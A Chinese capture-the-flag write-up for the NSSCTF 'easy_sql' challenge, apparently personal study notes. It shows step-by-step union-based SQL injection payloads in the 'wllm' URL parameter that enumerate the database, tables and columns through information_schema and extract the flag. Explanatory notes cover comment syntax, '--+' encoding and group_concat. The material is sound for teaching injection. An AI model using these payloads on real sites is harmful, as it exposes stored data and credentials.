

[SWPUCTF 2021 新生赛]easy_sql

🕒 Created	@September 9, 2023 11:58 AM
🏷 Tags	
🔗 URL	https://www.nssctf.cn/problem/387

解题

补充知识

--和#在sql有什么区别

为什么要加+

union select 1,2...的返回结果是什么样的

group_concat 怎么用,返回结果有什么特征

不使用 group_concat

使用 group_concat

解题

首先查看出源代码,得到它的属性是wllm,然后再URL上输入下面的查询

```
?wllm=1' order by 3 --+
?wllm=1' order by 4 --+
```

可以得到字段一共有3行

然后因为确定了有几列,可以使用下面的语句查询

```
?wllm=-1' union select 1,2,3 --+
```

获取到了下面的结果



由此推断查询出的结果第二列是name,第三列是password

接下来根据回显点,输入下面的语句

```
?wllm=-1' union select 1,2,database() --+
```

查到了下面的数据库名称



```
Your Login name:2
Your Password:test_db
```

根据查询到的数据库,查看下其库中有什么表

```
?wllm=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='test_db'--+
```

查到了下面两张表



```
Your Login name:2
Your Password:test_tb,users
```

输入下面的语句,查询两张表中的字段

```
?wllm=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='test_db'--+
?wllm=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='users'--+
```


然后发现了我们要的flag



```
Your Login name:2
Your Password:id,flag,id,username,password
```

然后直接查询test_tb表得到我们想要的数据库

```
?wllm=-1' union select 1,2,flag from test_tb --+
```



```
Your Login name:2
Your Password:NSSCTF{140358bf-4c2b-4ffe-a214-7e036a5bbc4a}
```

补充知识

--和#在sql有什么区别

在SQL中，`--` 和 `#` 都用作单行注释，但它们的使用环境和数据库系统兼容性有些不同。

1. `--`：这是SQL标准的单行注释符号。大多数SQL数据库，包括SQL Server、PostgreSQL和MySQL，都支持使用 `--` 进行单行注释。通常，`--` 后面需要跟一个空格。

```
SELECT * FROM table -- 这是一个注释
```

2. `#`：这是MySQL特有的单行注释符号。它不是SQL标准的一部分，所以在其他数据库系统（如SQL Server或PostgreSQL）中可能不会被识别。

```
SELECT * FROM table # 这也是一个注释，但仅在MySQL中有效
```

如果你的代码只需要在MySQL中运行，使用 `#` 是没有问题的。但如果你希望你的SQL代码能在不同的数据库系统中运行，最好使用标准的 `--` 注释。

总结一下，`--` 更具有通用性，而 `#` 是MySQL特有的。如果你在编写数据库无关的代码，最好使用 `--`。

为什么要加+

在某些SQL解析器和数据库管理系统（如MariaDB、MySQL等）中，`--` 后面需要跟一个空格才能被识别为SQL注释。在URL中，由于空格通常会被去掉或需要编码（通常为 `%20` 或 `+`），所以直接使用一个空格可能会导致SQL语法错误。

在这种情况下，添加 `+` 实际上是在确保注释 `--` 后面有一个空格，这样数据库就能正确解析这个SQL注释。因此，`--+` 实际上是 `--` （两个短划线后面跟一个空格）的URL编码形式。

这就解释了为什么在这个具体例子中，不加 `+` 会导致SQL语法错误：数据库在解析SQL时没有把 `--` 识别为注释，因为它后面没有跟空格。而加上 `+` 后，数据库就能正确地把 `--` 识别为注释。

union select 1,2....的返回结果是什么样的

`UNION SELECT 1,2,3` 将会与原始查询合并，并作为一个新的查询结果集返回。

我们可以用一个简单的例子来模拟这个过程。假设我们有一个名为 `users` 的数据库表，结构如下：

```
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | Alice   | 1234    |
| 2  | Bob     | 5678    |
| 3  | Carol   | 9012    |
+----+-----+-----+
```

现在假设有一个原始SQL查询，用于获取用户信息：

```
SELECT id, username, password FROM users WHERE id = 1;
```

这将返回：

```

+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | Alice   | 1234    |
+----+-----+-----+

```

现在，如果有人尝试进行SQL注入，他们可能会这样做：

```
SELECT id, username, password FROM users WHERE id = -1' UNION SELECT 1, 2, 3-- ;
```

这个查询实际上会执行两个 `SELECT` 查询，并将它们的结果合并。因为 `id = -1` 的查询没有结果，所以最终的输出将只包含 `UNION SELECT` 的结果：

```

+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | 2        | 3        |
+----+-----+-----+

```

如果原始查询有结果，那么 `UNION SELECT` 语句将把两个查询的结果合并在一起。

以我们之前的 `users` 表为例，假设原始查询是：

```
SELECT id, username, password FROM users WHERE id = 1;
```

这将返回：

```

+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | Alice   | 1234    |
+----+-----+-----+

```

如果有人尝试进行SQL注入，例如：

```
SELECT id, username, password FROM users WHERE id = 1' UNION SELECT 1, 2, 3-- ;
```

这个查询将会合并两个结果集，输出如下：

```

+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | Alice   | 1234    |
| 1  | 2        | 3        |
+----+-----+-----+

```

group_concat 怎么用,返回结果有什么特征

让我用一个具体的例子来解释 group_concat 和普通 SELECT 查询的区别。

假设我们有一个名为 test_db 的数据库，其中有三个表：users、orders 和 products。

不使用 group_concat

如果我们执行以下查询：

```
SELECT table_name FROM information_schema.tables WHERE table_schema='test_db';
```

结果可能会是这样的多行数据：

```
table_name
-----
users
orders
products
```

每个表名都会出现在结果集的一个单独的行里。

使用 group_concat

现在，如果我们执行以下使用 group_concat 的查询：

```
SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema='test_db';
```

结果将是一个单行数据：

```
group_concat(table_name)
-----
users,orders,products
```

所有的表名现在都被连接成了一个由逗号分隔的字符串，这样你就可以一次性地获取所有表名。